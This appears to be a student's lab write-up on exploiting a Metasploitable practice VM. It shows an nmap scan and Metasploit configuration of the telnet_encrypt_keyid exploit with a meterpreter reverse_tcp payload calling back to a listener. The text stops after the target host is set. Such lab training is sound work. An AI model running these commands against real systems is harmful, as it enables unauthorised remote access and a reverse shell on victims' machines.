
PROJECT -2

Task -1: *Login to Metasploit and extract IP address*




The metasploitable ip address is 192.168.43.129

Task -2: *Do nmap scanning on the IP, Extract Open port and Version Details*


The code for doing nmap is $ nmap -sS -sV 192.168.43.129

Output:




Task -3: *Check the vulnerable version exploitation's procedure in rapid7 and start exploiting the following ports.*


- **Telnet**




Go to kali linux root terminal and type $ msfconsole to enter into msfconsole.


Copy the version and paste it in google . Enter into rapid7 and copy the line present in module and paste the module in terminal.





Projects - 1Stop
CS_TALAKUNCHI BATCH 4 - Sup
Linux BSD-derived Telnet Service
rapid7.com/db/modules/exploit/linux/telnet/telnet_encrypt_keyid/
TRY NOW
History
Module Options
To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':
msf > use exploit/linux/telnet/telnet_encrypt_keyid
msf exploit(telnet_encrypt_keyid) > show targets
...targets...
msf exploit(telnet_encrypt_keyid) > set TARGET < target-id >
msf exploit(telnet_encrypt_keyid) > show options
...show and set options...
msf exploit(telnet_encrypt_keyid) > exploit
Contact Us
ENG
IN
23:45
02-06-2022



root@kali: ~
File Actions Edit View Help
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > show options
Module options (exploit/linux/telnet/telnet_encrypt_keyid):
Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 23 yes The target port (TCP)
USERNAME no The username to authenticate as
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set RHOSTS 192.168.43.129
RHOSTS => 192.168.43.129
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > show options
Module options (exploit/linux/telnet/telnet_encrypt_keyid):
Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS 192.168.43.129 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 23 yes The target port (TCP)
USERNAME no The username to authenticate as
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Set the RHOSTS by entering your Metasploit IP address.




